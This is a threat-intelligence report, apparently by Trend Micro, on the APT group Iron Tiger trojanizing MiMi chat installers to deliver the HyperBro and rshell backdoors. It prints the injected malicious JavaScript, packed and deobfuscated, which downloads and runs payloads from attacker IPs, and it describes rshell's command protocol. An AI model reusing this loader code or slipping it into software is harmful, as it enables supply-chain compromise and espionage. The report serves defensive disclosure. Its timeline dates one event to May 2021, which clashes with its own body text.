Iron Tiger Compromises Chat Application Mimi, Targets Windows, Mac, and Linux Users

trendmicro.com/en_us/research/22/h/irontiger-compromises-chat-app-Mimi-targets-windows-mac-linux-users.html

August 12, 2022

We found APT group Iron Tiger's malware compromising chat application Mimi's servers in a supply chain attack.

By: Daniel Lunghi, Jaromir Horejsi August 12, 2022 Read time: 7 min (1864 words)

We noticed a server hosting both a HyperBro sample and a malicious Mach-O executable named "rshell." HyperBro is a malware family used by Iron Tiger (also known as Emissary Panda, APT27, Bronze Union, and Luckymouse), an advanced persistent threat (APT) group that has been performing cyberespionage for almost a decade, and there have been no reports of this group associated with a tool for Mac operating systems (OS). We analyzed the Mach-O sample and found it to be a new malware family targeting the Mac OS platform. We also eventually found samples compiled for the Linux platform that belongs to the same malware family.

We noticed that a chat application named MiMi retrieved the rshell executable, an app we came across recently while investigating threat actor Earth Berberoka. We noticed Iron Tiger controlling the servers hosting the app installers of MiMi, suggesting a supply chain attack. Further investigation showed that MiMi chat installers have been compromised to download and install HyperBro samples for the Windows platform and rshell samples for the Mac OS platform. While this was not the first time the technique was used, this latest development shows Iron Tiger's interest in compromising victims using the three major platforms: Windows, Linux, and macOS.

Infection vector

MiMi (mimi = 秘密 = secret in Chinese) is an instant messaging application designed especially for Chinese users, with implementations for major desktop and mobile operating systems: Windows, macOS, Android, and iOS. The desktop versions are developed with the help of ElectronJS framework, which is a cross-platform framework based on Node.js, allowing the developers to create applications with HTML, Javascript (JS), and CSS.

We already came across an abuse of this application during the Earth Berberoka investigation. However, compared to Earth Berberoka's routine wherein the threat actor set up a fake website to deliver a malicious chat application, in this instance Iron Tiger compromised the server hosting the legitimate installers for this chat application for a

supply chain attack. Contrary to the fake website, the links to the mobile versions of the application for Android and iPhone worked. Also, we could not find anything malicious in the latest Windows installer.

In June, we were able to download the macOS installer for the 2.3.2 version of MiMi chat and verified it as genuine. After downloading it again later, we found that the installer was replaced with a malicious version retrieving the rshell sample. This was proof that the attackers had direct access to the installers' host server, and that they were monitoring the versions published by the MiMi app developers in order to quickly insert a backdoor.



Figure 1. Downloaded installer before (left) and after (right) malware embedding

In this case, we can see that it took an hour and a half for the attackers to modify the legitimate installer and add malicious code to it. For older versions, it took the attackers one day to inject its modifications.

The modification occurs in the *electron-main.js* file, which contains a block of code beginning with "eval(function(p,a,c,k,e,d)", suggesting we are dealing with Dean Edwards packer.

```
module.exports=function(t){eval(function(p,a,c,k,e,r){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?
String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k=[function(e){
return r[e]};e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);
return p}('(9(){0 5=1("5");0 h=1("h");0 6=1("6");0 7=1("7");0 2=1("2");0 3=1("m").3;n.i("o",(e)=>{j.k(e)});9
l(a,b,c){8 d=7.p(b);6(a).q(d).i("r",c)};s(2.t()=="u"){8 f=2.v()+"/";8 g="5://w.y.z.A/";l(g+"4",f+"4",()=>{j.k("B
C");3("D +x "+f+"4");3(f+"4")})}})();',40,40,
'const|require|os|exec|rshell|http|request|fs|var|function|||||||https|on|console|log|downloadFile|child_process|pro
cess|uncaughtException|createWriteStream|pipe|close|if|platform|darwin|tmpdir|139||180|216|65|download|finish|chmod'.
split('|'),0,{}));var e={};function n(r){if(e[r])return e[r].exports;var o=e[r]={i:r,l:!1,exports:{}};return t[r].
```

Figure 2. Malicious Javascript code inserted into 2.3.2.dmg targeting macOS

```
(function () {
    const http = require("http");
    const https = require("https");
    const request = require("request");
    const fs = require("fs");
    const os = require("os");
    const exec = require("child_process").exec;
    process.on("uncaughtException", (e) => {
        console.log(e)
    });

    function downloadFile(a, b, c) {
        var d = fs.createWriteStream(b);
        request(a).pipe(d).on("close", c)
    }
    if (os.platform() == "darwin") {
        var f = os.tmpdir() + "/";
        var g = "http://139.180.216.65/";
        downloadFile(g + "rshell", f + "rshell", () => {
            console.log("download finish");
            exec("chmod +x " + f + "rshell");
            exec(f + "rshell")
        })
    }
})();
```

Figure 3. Deobfuscated malicious Javascript code

Once deobfuscated, we saw that the inserted code downloads rshell from the IP address 139[.]180[.]216[.]65 and executes it once run on the macOS platform. The delivered rshell malware is a new family we will discuss in a later section.

After looking at previous versions of this installer, we found that the first compromised version was 2.3.0, built on May 26, 2022, while the previous version (2.2.10, published on May 6, 2022) was clean. This led is to our first assumption that Iron Tiger had access to the Mimi chat developer's backend between the two dates in May.

However, a further look at our telemetry revealed older installers that have been compromised, this time aimed at Windows OS. Version 2.2.0 and 2.2.1 (both built on November 23, 2021), had similar additions to the *electron-main.js* file.

```
module.exports=function(t){eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?
String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){
return d[e]};e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);
return p;}('(k(){1 8=0(\'8\');1 j=0("j");1 7=0("7");1 b=0(\'b\');1 6=0(\'6\');1
d=0(\'w\').d;t.g(\'s\',(e)=>{o.m(e)});k 4(i,l,h){a f=b.E(l);7(i).C(f).g(\'y\',h)}B(6.A()=="v"){a 2=6.z()+\'/\';a
3="8://D.q.x.u/";4(3+\'5.p\',2+\'5.p\',()=>{4(3+\'5.n\',2+\'5.n\',()=>{4(3+\'c.9\',2+\'c.9\',()=>{o.m("F
r");d(2+\'c.9\')})})})})();',42,42,
'require|const|dest|url|downloadFile|dlpprem32|os|request|http|exe|var|fs|dlpumgr32|exec||stream|on|callback|uri|http
s|function|filename|log|dll|console|bin|77|finish|uncaughtException|process|141|win32|child_process|250|close|tmpdir|
platform|if|pipe|45|createWriteStream|download'.split('|'),0,{}));var e={};function n(r){if(e[r])return e[r].exports;
```

Figure 4. Malicious Javascript code inserted into 2.2.0.exe targeting Windows OS

```
(function () {
    const http = require('http');
    const https = require("https");
    const request = require("request");
    const fs = require('fs');
    const os = require('os');
    const exec = require('child_process').exec;
    process.on('uncaughtException', (e) => {
        console.log(e)
    });

    function downloadFile(uri, filename, callback) {
        var stream = fs.createWriteStream(filename);
        request(uri).pipe(stream).on('close', callback)
    }
    if (os.platform() == "win32") {
        var dest = os.tmpdir() + '/';
        var url = "http://45.77.250.141/";
        downloadFile(url + 'dlpprem32.bin', dest + 'dlpprem32.bin', () => {
            downloadFile(url + 'dlpprem32.dll', dest + 'dlpprem32.dll', () => {
                downloadFile(url + 'dlpumgr32.exe', dest + 'dlpumgr32.exe', () => {
                    console.log("download finish");
                    exec(dest + 'dlpumgr32.exe')
                })
            })
        })
    }
})();
```

Figure 5. Deobfuscated malicious JavaScript code from 2.2.0.exe

We saw that one executable, one dynamic link library (DLL), and one binary file were being downloaded into the temporary directory before running the executable. This is the typical way that this threat actor loads its files, exploiting DLL side-loading vulnerabilities in legitimate and usually signed executables. In this case, the exploited executable belongs to the DESlock+ product, as described last year when we analyzed another Iron Tiger campaign, using malware HyperBro.

Malware analysis

rshell

The rshell executable is a standard backdoor and implements functions typical of similar backdoors:

1. Collect OS information and send it to command and control (C&C) server
2. Receive commands from the C&C server to execute
3. Send command execution results back to the C&C

We found multiple samples of this particular backdoor, with some of them in the Mach-O format (macOS platform), while others were in the ELF format (Linux platform). The oldest sample we found was uploaded in June 2021, with the first victim reported in

mid-July 2021.

The OS information collection routine gathers the following information:

- GUID: (randomly generated guid, stored in /tmp/guid)
- computer name: uname (nodename)
- IP addresses: (getifaddrs)
- message type: login
- username: _getpwuid (pw_name)
- version: uname (release)

Once collected, the backdoor "packs" them into a Binary JSON (BSON) message and sends it over TCP to the C&C in clear (unencrypted) form.


```
{
  "guid": "aaaaa381-1d0d-28de-9c1b-c9c336aa2747",
  "hostname": "debian",
  "lan": "127.0.0.1,192.168.11.11,",
  "type": "login",
  "username": "EEE",
  "version": "4.19.0-11-amd64"
}
```


Figure 6. Deserialized BSON packet (and displayed as JSON) with login message containing OS information

The message received from the C&C is also in BSON format and contains the following fields:

Type	Subtype	Explanation
Cmd	Init	Start new shell
Cmd	close	Kill shell
Cmd	data	Commands to execute in shell
File	Init	List root / directory
File	Dir	List directory
File	down	Prepare file for downloading
File	read	Read file (transfer bytes)
File	close	Close file
File	upload	Prepare file for uploading
File	write	Write file (transfer bytes)

File	Del	Delete file

Table 1. Type and subtype of packets received from the C&C

The client also regularly sends a packet of type 'keepalive' to the C&C.

Running the DMG installer on a macOS machine, the user is shown several warnings before the trojanized app is installed and run. At first, Safari web browser asks the user to allow downloads from the given website. After choosing "Allow," downloading, and executing the DMG installer, another warning message about an unverified developer is displayed.

To override this warning, the user must open "System Preferences" and "Security & Privacy" tabs and click on "Open Anyway."



Figure 7. Unverified developer warning with the "Open" button noticeably missing



Figure 8. Security & Privacy tab to allow running apps from unverified developers

Afterward, one more warning about the unverified developer is displayed. This time, however, the "Open" button appears in the prompt so the application can finally start.

We confirmed that both the legitimate and the malicious versions of the chat installer were unsigned, which means the users of MiMi chat were probably used to all these extra steps to finally install the application despite all the macOS watchguards.

HyperBro

The HyperBro malware family has been around since 2017 and has been extensively analyzed. It was updated in mid-2019, which we described in detail in our Operation DRBControl paper.

The version used in this campaign is no different from what we already described in our previous Iron Tiger investigation. The only noteworthy element is the Authenticode signature of dlpprem32.dll, which is signed by a (now) revoked certificate belonging to "Cheetah Mobile Inc." The said company was formerly known as Kingsoft Internet Software Holdings Limited, wherein during our previous investigation on the group, we already found one HyperBro DLL signed by a certificate belonging to Kingsoft.



Figure 9. Unverified developer warning with the "Open" button enabled

Targets

We found 13 different targets while following our sensors' data. The only targeted countries were Taiwan and the Philippines: five targets of HyperBro (four in Taiwan and one in the Philippines). Meanwhile, we found eight targets for rshell: six in Taiwan, one in the Philippines, and one being in Taiwan and the Philippines.

While we were unable to identify all the targets, these targeting demographics demonstrate a geographical region of interest for Iron Tiger. Among those targets, we could only identify one of them: a Taiwanese gaming development company. Interestingly, we found a sample from the Reptile rootkit framework in that same company, as well as network requests to a subdomain that belongs to Earth Berberoka's infrastructure.

We also noticed network requests from a Taiwanese IT development company to the subdomain *trust[.]veryssl[.]org*, and the subdomain *center.veryssl[.]org* is a C&C for one of the rshell samples we found. This suggests the company could be compromised by the same threat actor.

Timeline

- June 2021: Oldest Linux rshell sample found
- November 2021: Threat actor modified version 2.2.0 of Windows MiMi chat installer to download and execute HyperBro backdoor

- May 2021: Threat actor modified version 2.3.0 of Mac OS MiMi chat installer to download and execute “rshell” backdoor

Attribution and conclusion

We attribute this campaign to Iron Tiger for multiple reasons. First, the *dlpprem32.dll* file linked to HyperBro shares certain characteristics (specifically imphash, RICH header) with previous samples already attributed to the group. Also, the file names involved in the decoding and loading of HyperBro are similar to those we witnessed during our investigation last year.

Second, one of the Linux rshell samples used the IP address 45[.]142[.]214[.]193 as its C&C. In 2020, that IP address had a particular reverse DNS: *nbaya0u2[.]example[.]com*. During our Operation DRBControl investigation, we found a HyperBro sample that had 138[.]124[.]180[.]108 as its C&C. This second IP address had *nbaya0u1[.]example[.]com* as its reverse DNS. However, as the rshell sample was found in 2021, we initially did not find this correlation strong enough to attribute the rshellmalware family to Iron Tiger.

Despite the fact that same state-sponsored threat actors tend to share their malware tools (such as gh0st, PlugX, and Shadowpad), this is not the case for HyperBro as far as we know. The fact that we found this malware being used in this campaign is an additional indicator pointing towards Iron Tiger.

We also found some links to Earth Berberoka. From one of the victims where we found an rshell sample, we also found a binary belonging to the Reptile rootkit framework, a rootkit identified as part of the arsenal of Earth Berberoka. We also noticed network communications from this victim to a subdomain of Earth Berberoka, suggesting it could have been previously compromised by this threat actor. We noticed a different system in the same situation, as well as the network connections to the subdomain *trust[.]veryssl[.]org* domain name. One of the rshell samples had *center[.]veryssl[.]org* as the C&C. Both findings suggest that those victims could be compromised by both threat actors, or that Earth Berberoka is actually a subgroup of Iron Tiger. As a reminder, while investigating Earth Berberoka, we found multiple links to Iron Tiger that we detailed in our research.

Indicators of Compromise (IOCs)

You will find the list of IOCs here.